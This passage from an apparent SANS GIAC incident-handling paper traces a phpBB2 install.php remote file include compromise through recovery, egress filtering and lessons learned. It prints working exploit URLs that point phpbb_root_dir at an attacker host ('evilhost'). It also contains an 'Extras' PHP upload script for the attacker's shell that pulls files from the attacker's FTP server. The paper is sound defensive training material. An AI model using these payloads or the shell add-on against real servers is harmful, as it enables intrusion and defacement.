
```
                  http://victim/   ==   http://192.168.4.100/
                         in.php    ==   phpBB2/install.php?
?file=http://your_host/shell.php   ==   phpbb_root_dir=http://www.******.net/
                                        public/******/
```

The complete URL then looks like the following:

http://192.168.4.100/phpBB2/install.php?phpbb_root_dir=http://www.*****.net/public/********/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I try it and immediately gain access to the system with what appears to be an interactive shell. After a little bit of research on the bugtraq archive I locate a known vulnerability (http://www.securityfocus.com/bid/5038) for phpBB2 that matches very closely to what I have found.



It appears that the installation of a popular open source bulletin board is the root cause of the incident. According to the bugtraq archive if the board administrator has failed to remove a key installation script (install.php) included with the distribution, phpBB2 will be vulnerable to a remote file Include() vulnerability.

Having made significant progress with determining the root cause of the incident, I am more confident now that the recovery process can begin. Still I have some nagging doubts and so I take a few moments to confirm my assumptions, verify the facts, and consider the options.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5.7. Recovery

Tuesday January 12,2004 7:00 PM – Incident Team Conference Call

Considering the events that led up to the defacement of the GIAC Enterprises web portal, my biggest concern at this stage is to prevent a repeat of the intrusion. I have located a recent ghost image of the system that was prepared in early January, and could restore the system from the ghost image and rebuild the web root directory. This would eliminate the phpBB2 vulnerability and the root cause of the intrusion. In this scenario I would continue to have a vulnerable system due to the other vulnerabilities that were discovered during a nessus scan.

The other option would be to recover the platform and upgrade to a more recent version of Apache, and continue from there. The trade off in this scenario is that recovery will take much longer.

As a compromise I proposed the following two options, and discuss them with the incident team.

Option 1:

1. Modify firewall policy to block the request for the PHP shell script. This might be accomplished with egress filters on the firewall, however additional investigation will be required.
2. Recover from the most recent ghost image of the system prior to December 7th, 2003, which is when phpBB2 was installed on the system.
3. Apply a patch or upgrade to the existing Apache 1.3.9 implementation to eliminate (CVE-2002-0392)[11], "Apache Chunked-Encoding Memory Corruption Vulnerability"
4. Platform hardening, verify with CIS benchmarks http://www.cisecurity.org/index.html
5. Verify effectiveness of countermeasures with nessus scan, and penetration testing.
6. Deploy phpBB2 only after thorough testing and verification in a lab.

Option 2:

1. Rebuild the system with more recent Linux kernel and Apache.
2. Modify firewall policy to block the request for the PHP shell script. This might be accomplished with egress filters on the firewall, however additional investigation will be required.
3. Additional platform hardening, verify with CIS benchmarks http://www.cisecurity.org/index.html
4. Verify effectiveness of countermeasures with additional nessus scan, and penetration testing.
5. Deploy phpBB2 only after thorough testing and verification in a lab.

I discussed the options with the incident team, and anticipate that they may prefer Option 1 since it offers the shortest turn around time. Having tested the egress filters to determine that they are effective, I am confident I can prevent a re-occurrence of the intrusion if the team will agree to the following:

- I will install egress filters on the firewall that will prevent the intrusion. This will block any outgoing connection attempts from the DMZ, to the Internet.

[11] Mehta

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- To compensate for the restrictive Internet access policy for systems in the DMZ, a user authentication scheme will be implemented to permit access to patches, upgrades, rpm's etc. This will require the system administrator to authenticate with the firewall using an authentication applet, by providing a username and a password token.
- The web portal will be restored from a ghost image, and web root directory rebuilt from backup that is available.
- No attempt will be made to reload phpBB2 onto the system, until it has been fully tested in the lab with my supervision.

The incident team accepts my recommendation and I proceed with implementation of Option 1. Following are the steps taken to recover the GIAC Enterprises web portal.

5.8. Perimeter Security Countermeasures

Tuesday January 12,2004 8:08 PM – web portal recovery

The method used to cause the web portal to interpret the PHP shell script, relies on an external web server. This requires two conditions that must be met in the firewall policy for the attack to succeed.

Rule1: permit inbound from *attacker* to *target* http-80

Inbound connection attempts from *attacker* to the *target* must be permitted inbound on `eth0(external)` interface of the firewall. This default rule makes the web server accessible from the Internet. The rule is not optional since any attempt to block inbound connection attempts on http-80, would render the web portal inaccessible.

The following firewall log illustrates a typical connection set-up:

```
Attacker:   192.168.100.101
Target:     192.168.4.100

208 01/26/04 10:36:16 firewalld[114] allow in eth0 48 tcp 20 127
                192.168.100.101 192.168.4.100 4300 80 syn (HTTP)
                   - attacker requests a page from target with:
                   http://192.168.4.100/phpBB2/install.php?phpbb_root_dir=
                   http://www.evilhost.net/public/eviluser/
```

Rule2: permit outbound from *target* to *evilhost* http-80

The page request from *attacker* initiates an outgoing connection from *target* to *evilhost* requesting the page http://www.evilhost.net/public/eviluser/includes/functions_selects.php. The PHP interpreter on *target* reads the commands from `functions_selects.php`, which results in the *attacker* gaining remote shell access on *target*. Next the php shell script sends an `uptime` command that results in a second connection from *target* to *evilhost* to re-read `functions_selects.php`. This sequence of events repeats for each command issued on *target* from the remote shell.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The following firewall log illustrates the connection sequence on *target*:

```
Attacker:   192.168.100.101
Target:     192.168.4.100

248 01/26/04 10:36:16 firewalld[114] allow out eth2 60 tcp 20 64
                192.168.4.100 <evilhost> 1271 80 syn (HTTP)
                   - target initiates an outbound connection (syn) to target
                   with a desintaion port of 80.
                   - shell.php script sends 'uptime' command to target

298 01/26/04 10:36:17 firewalld[114] allow out eth2 60 tcp 20 64
                192.168.4.100 <evilhost> 1272 80 syn (HTTP)
                   - target initiates a second outbound connection (syn) to
                   target with a destination port of 80.
```

At this stage the remote shell is active and able to accept commands that are issued on *target*.

By monitoring the traffic using `tcpdump` (Appendix B – Sniffer Trace) on *target*, I confirmed that outgoing connections initiated from the *target* to *evilhost* are required for the attack to succeed. By prohibiting outgoing connections from *target* on http-80, I should be able to stop the attack. The following firewall log illustrates the effect of using egress filters by blocking the outgoing http request from *target* to *evilhost*:

Rule2: deny outgoing from DMZ to external http-80

```
6338 01/26/04 12:24:11 firewalld[114] allow in eth0 48 tcp 20 127
                192.168.100.101 192.168.4.100 4300 80 syn (HTTP)
                   - attacker requests page from target with:
                   (http://192.168.4.100/phpBB2/install.php?phpbb_root_dir=ht
                   tp://www.evilhost.net/public/eviluser/
6378 01/26/04 12:24:11 firewalld[114] deny out eth2 60 tcp 20 64
                192.168.4.100 <evilhost> 1312 80 syn (HTTP)
                   - target attempts an outbound connection (syn) to evilhost
                   with a source port of 80 which is denied
6398 01/26/04 12:24:11 firewalld[114] deny out eth2 60 tcp 20 64
                192.168.4.100 <evilhost> 1313 80 syn (HTTP)
                   - target attempts an outbound connection (syn) to evilhost
                   with a source port of 80 which is denied
6418 01/26/04 12:24:11 firewalld[114] deny out eth2 60 tcp 20 64
                192.168.4.100 <evilhost> 1314 80 syn (HTTP)
                   - target attempts an outbound connection (syn) to evilhost
                   with a source port of 80 which is denied
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A corresponding “connect failed” error appears in the apache `access_log` that confirms that the connection attempt from *target* to *evilhost* failed.

```
/usr/local/apache/logs/access_log :

Warning: php_hostconnect: connect failed in
/usr/local/apache/htdocs/phpBB2/install.php on line 28

Warning: Failed opening
'http://www.evilhost.net/public/eviluser/includes/functions_selects.php' for inclusion
(include_path='.:/usr/local/lib/php') in /usr/local/apache/htdocs/phpBB2/install.php
on line 28

Warning: Cannot add header information - headers already sent by (output started at
/usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/includes/sessions.php on line 182

Warning: Cannot add header information - headers already sent by (output started at
/usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/includes/sessions.php on line 183

Warning: Cannot add header information - headers already sent by (output started at
/usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/install.php on line 346
```


With egress filters applied to the DMZ interface on the firewall the attempt to open the file http://www.evilhost.net/public/eviluser/includes/functions_selects.php fails. This demonstrates that egress filters are an effective method that can be used to stop the attack.

The only problem with this option is that it becomes very difficult to maintain the web portal, since any attempt to connect from the *target* to web resources on the Internet will also fail. One work around is to upload any patches, upgrades etc from a trusted system from inside the network.

The other option is to enable the “user authentication feature” of the WatchGuard firebox system. This special service permits a policy to be created that requires a user to authenticate with the firebox, before access to http, ftp, and telnet services are permitted. By using this approach egress filters can be applied on the DMZ interface, to protect the web portal. If an administrator requires access to patches, or updates all he/she is required to do is authenticate with the firebox first. Single and two factor authentication is supported depending on what is needed.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

First I configure the outgoing filter on the firebox to block connections that originate on *target* from port 80-http destined for *evilhost*. I also add a predefined user “kwilcox1” that is permitted to establish outgoing connections from *target* to *external,* if the user is properly authenticated.



Notice the proxied-HTTP rule that now permits outgoing connections from the user kwilcox1 to external destinations on http-80 The default however is to block all outgoing connections from port 80-http.


Following is the final rule set:




Now when a malicious user attempts to activate a php shell connection, the connection attempt will fail. If a legitimate administrator of the web portal needs to access a patch or download a file, all that is required is to provide valid credentials to the authentication applet and access is granted for the period required. As soon as the authentication applet is closed the access is terminated.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To authenticate using the authentication applet the administrator points their browser at the firewall administrative interface as shown:




Next the user is prompted for Username and Password and authenticated. As long as the authentication applet window is active on the desktop, outgoing connections from the user will be allowed.



For example Red Hat update provides a convenient method for updating packages through a web interface. Following is an example of using the package updater while the authentication applet is active, to grant access to the update site.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Using a bit in ingenuity and an innovative feature of the WatchGuard firebox I am able to maintain functionality, without compromising security.

5.9. Platform Recovery

Using a ghost image I will restore the operating system and configuration prior to the incident. As far as content is concerned, this is can be easily recovered since portal content is developed on a separate system that mirrors the configuration of the web portal. When I am happy with the portal configuration I will just ftp the current files up to the web portal.

Following is a summary of the steps taken to recover the web portal system:

- Retrieve ghost image of web portal, and re-image the hard drive.
- Using Red Hat up2date utility, update the kernel, and operating system commands and utilities to current versions.
- Download install and configure the most recent version of Apache 1.3x from http://www.apache.org/dist/httpd/Announcement.html that is available. This will replace the Apache 1.3.9 version, which contains multiple high severity vulnerabilities.
- Verify platform configuration for vulnerabilities using CIS benchmarks http://www.cisecurity.org/index.html, and correct any deficiencies.
- Conduct a vulnerability scan using nessus, and correct any vulnerabilities that are found.
- Penetration testing to verify that the countermeasures are working, to block any attempt to use php shell.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Place the system back into operation, while monitoring closely for any anomalies.

After a brief meeting with the incident team we all agree to return the portal back into service. It's 6:08 AM!

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6. Lessons Learned

A few days later after everyone had recovered from the events of the week, a post mortem was conducted with the incident team.

Following is a summary of the findings of that review:

Who:

- Successful intrusions originated from 192.168.4.100 from the Internet. This will need to be confirmed however it may be difficult. Currently Canadian ISP's will not divulge subscriber information without a court order.
- The true identity of the attacker remains a mystery
- Based on a copy of the php shell script I obtained it looks like the author of the script is "Author: snooq [http://www.angelfire.com/linux/snooq]".

What

- The web portal was compromised, along with the index page and potentially other modules of the system. A decision was made by the incident team to investigate this in more detail following the incident to expedite recovery efforts.

When

- According to the timeline of events the initial intrusion occurred on Jan 7th, 2004, and the site was defaced on Jan 11th, 2004.

  Following is a detailed chronology of the events:

  Dec 7 21:40 phpBB2 source code dropped onto apache web root directory
  Dec 19 22:15 phpBB2 install directory created
  Jan 7 22:14 telnet connection refused to 192.168.100.101
  Jan 7 22:29 cat: /etc/proc/version: No such file or directory
  Jan 11 16:45 phpBB2 GET requests in apache access_log
  Jan 11 16:47 php shell established, logged in apache access_log
  Jan 11 21:33 Site Defaced
  Jan 12 09:20 Defacement reported by Bob

Where

- The intrusion occurred on the DMZ segment at GIAC Enterprises

How

- The root cause of the incident is due to a PHP remote file Include() vulnerability in the phpBB2 application that was installed on the system Dec 7, 2003. This was confirmed with log entries, and a successful attempt to recreate the exploit.
- Apparently a free public web service was used to "host" the shell.php script that was used in the attack.
- It is un-clear at this stage how the attacker escalated his/her privilege to "root" however I did confirm the attacker gained root privileges. A decision was made by the incident team to investigate this in more detail following the incident to expedite recovery efforts.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Why

- The primary purpose of the intrusion was to deface the GIAC Enterprises web portal
- It appears that the defacement was intended to test GIAC Enterprises incident handler.

In this case a new employee deployed a public bulletin board (forum) on the giacenterprises web system without permission, and did not follow established policies and procedures. This enabled a successful compromise of the GIAC Enterprises site, resulting in a defacement of the web portal.

During the incident review meeting the following additional learning's and recommendations were adopted:

- All new employees will be required to participate in training and awareness sessions, to familiarize them with existing safe computing policies and procedures
- A review will be conducted immediately of all existing systems, exposed to Internet including the DMZ segment to ascertain if any other systems are vulnerable to attack.
- Additional forensic analysis will be performed using the backup image of the affected system, to determine if any other systems or network may have been affected by the intrusion.
- The standard build templates and policy will be revised to include platform hardening, and countermeasures to defend against attacks of this type.
- A test plan will be developed and added to existing attack and penetration testing procedures and include testing for PHP and related vulnerabilities.

Having successfully handled my first incident, I relax a bit and take a moment to reflect on the week's events. As my gaze falls on the scrolling log from the firewall, something catches my eye…

```
1258 01/16/04 10:38:36 firewalld[114] allow in eth0
              48 tcp 20 127 67.68.177.94
              192.168.4.100 4472 80 syn (HTTP)

1278 01/16/04 10:38:37 firewalld[114] allow in eth0
              48 tcp 20 127 67.68.177.94
              192.168.4.100 4473 80 syn (HTTP)

1308 01/16/04 10:38:46 firewalld[114] deny out eth2
              60 tcp 20 64 192.168.4.100
              161.184.245.22 2084 80 syn (HTTP)

1328 01/16/04 10:38:46 firewalld[114] deny out eth2
              60 tcp 20 64 192.168.4.100
              161.184.245.22 2085 80 syn (HTTP)
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
1348 01/16/04 10:38:46 firewalld[114] deny out eth2
              60 tcp 20 64 192.168.4.100
              161.184.245.22 2086 80 syn (HTTP)
```

It appears that the perpetrator of this attack has returned. I may yet discover the true identity of the attacker, however that will have to wait for another day.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

7. Extras – Upload Script

The shell.php script authored by snooq provides a convenient way to plug in your own upload and download scripts as you see fit. The script essentially prompts the user for "Path/Filename:" and "Destination:" for the upload file that are passed as arguments to "Upload" and "Download" scripts the user supplies.

To enable me to use ftp to upload a file to the *target* system, I wrote the following basic PHP script that uses $dest and $filename arguments passed to the script to connect to my *attacker* system with `ftp`, and upload the files into the destination directory on the *target* system.

```
<?php
} else if ($_POST['cmd']=="upfile") {
     // echo "Upload script here.\n";

     // define some variables
     $local_file = $dest;
     $server_file = $filename;
     $ftp_server = "192.168.100.101";
     $ftp_user_name = "anonymous";
     $ftp_user_pass = "dog@cat.com";

     // connect to the FTP server
     $conn_id = ftp_connect($ftp_server);
     $login_result = ftp_login($conn_id, $ftp_user_name,
     $ftp_user_pass);

     // try to download
     if (ftp_get($conn_id, $local_file, $server_file,
FTP_BINARY)) {
       echo "Successfully written to $local_file\n";
     } else {
       echo "There was a problem\n";
     }

     // close the connection
     ftp_quit($conn_id);

} else if ($_POST['cmd']=="downfile") {
     echo "Download script here.";
exit;
?>
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

8. References

Exploit References:

Chang, Morris. “PHPBB2 Install.PHP Remote File Include Vulnerability” Security Focus vulnerability database 17 June 2002 URL: http://www.securityfocus.com/bid/5038 (02 January 2004)

Snooq. “Generic exploit for PHP include() problem - a PHP based interactive shell” 26 February 2003 URL: http://www.angelfire.com/linux/snooq/shell.php.txt (02 January 2004)

Taylor K. “”Basic Command Shell” Planet Source Code 27 May 2003 URL: http://www.planet-source-code.com/vb/scripts/ShowCode.asp?txtCodeId=1021&lngWId=8 (23 January 2004)

kill-9@modernhackers.com “Easily and Remotely Pipe a Covert Shell on phpBB version 1.4.0 and below” Bugtraq Archive 10 Aug 2001 URL: http://cert.uni-stuttgart.de/archive/bugtraq/2001/08/msg00133.html (23 January 2004)

Other References:

Morton, Andrew and Starzetz, Paul. “Linux Kernel do_brk Function Boundary Condition Vulnerability” Security Focus vulnerability database 19 December 2003 URL: http://www.securityfocus.com/bid/9138/info/ (02 January 2004.)

Purczynski, Wojciech and Starzetz, Paul.” Linux kernel do_brk vma overflow exploit” Packet Storm 2003 URL: http://www.packetstormsecurity.nl/0312-exploits/hatorihanzo.c (02 January 2004)

Siegfried and SyS64738. “Several NASA sites defaced, shocking video posted as political message” zone-h.org 17 December 2003 URL: http://www.zone-h.org/en/news/read/id=3846/ (19 December 2003)

Mehta, Neel and Litchfield, Mark. “Apache Chunked-Encoding Memory Corruption Vulnerability” 17 June 2002 URL: http://www.securityfocus.com/bid/5033 (02 January 2004)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004,

As part of GIAC practical repository.


Author retains full rights.

9. Appendix A – Incident Handlers Journal

Incident 01132003-1

Drag a column header here to group by that column.

Start	Subject	Entry Type	Duration	Contact	Notes
Sun 12/7/2003 9:40 AM	phpBB2 source code dropped onto apache web roo...	Note	0 hours	Handler	
Fri 12/19/2003 10:15 PM	phpBB2 install directory created	Note	0 hours	Handler	
Wed 1/7/2004 10:14 PM	telnet connection refused to 192.168.100.101	Note	0 hours	Handler	
Wed 1/7/2004 10:29 PM	cat: /etc/proc/version: No such file or directory	Note	0 hours	Handler	
Sun 1/11/2004 4:45 PM	phpBB2 GET requests in apache access_log	Note	0 hours	handler	
Sun 1/11/2004 4:47 PM	php shell established, logged in apache access_log	Note	0 hours	Handler	
Sun 1/11/2004 9:33 PM	Site Defaced	Note	0 hours	Handler	
Mon 1/12/2004 9:20 AM	Initial event - Unconfirmed	Note	0 hours	Bob Tucker	- Sally notices web...
Mon 1/12/2004 9:20 AM	Event confirmed by Bob Tucker	Note	0 hours	Bob Tucker	- Bob Tucker confir...
Mon 1/12/2004 9:52 AM	Incident Report 01132003-1	Phone call	16 minutes	ISD Help Desk	- Initial telphone c...
Mon 1/12/2004 10:08 AM	Defacement confirmed by handler	Note	2 minutes	Handler	
Mon 1/12/2004 10:10 AM	Confirm data regarding portal system	Note	8 minutes	Hander	
Mon 1/12/2004 10:19 AM	Contact ISD Manager, declare the incident, discuss ...	Phone call	10 minutes	ISD Manager	
Mon 1/12/2004 10:29 AM	Conference call with ISD Operations - Intend to pull...	Phone call	2 minutes	ISD Operations	
Mon 1/12/2004 10:32 AM	Contact Bob Tucker - Check for containment	Phone call	3 minutes	Bob Tucker	- Confirm system is...
Mon 1/12/2004 10:35 AM	Update journal - Incident declared at 10:31AM (ET ...	Note	5 minutes	Handler	- Incident Declared
Mon 1/12/2004 10:40 AM	Travel to scene	Note	9 minutes	Handler	- travel to scene
Mon 1/12/2004 10:50 AM	On scene to gather initial evidence and contain	Note	2 minutes	Handler	
Mon 1/12/2004 10:52 AM	Pull Ethernet connection	Note	5 minutes	Handler	
Mon 1/12/2004 11:08 AM	Take picktures of affected system	Note	15 minutes	Handler	
Mon 1/12/2004 11:23 AM	Capture current state of process table, other mem...	Note	10 minutes	Handler	
Mon 1/12/2004 11:33 AM	Prepare and install (1) fixed hard disks for clone	Note	20 minutes	Handler	
Mon 1/12/2004 11:53 AM	Ghost Image of Primary fixed disk	Note	70 minutes	Handler	
Mon 1/12/2004 1:03 PM	Ghost Image of Primary fixed disk	Note	70 minutes	Handler	
Mon 1/12/2004 2:13 PM	Inspect system files	Note	30 minutes	Handler	
Mon 1/12/2004 2:13 PM	Initial inspection of system to determine root cause	Note	3.9 hours	Handler	
Mon 1/12/2004 6:17 PM	Prepare report for Team conference call	Note	43 minutes	Handler	
Mon 1/12/2004 7:00 PM	Incident team meeting to discuss recovery options	Note	68 minutes	Handler	



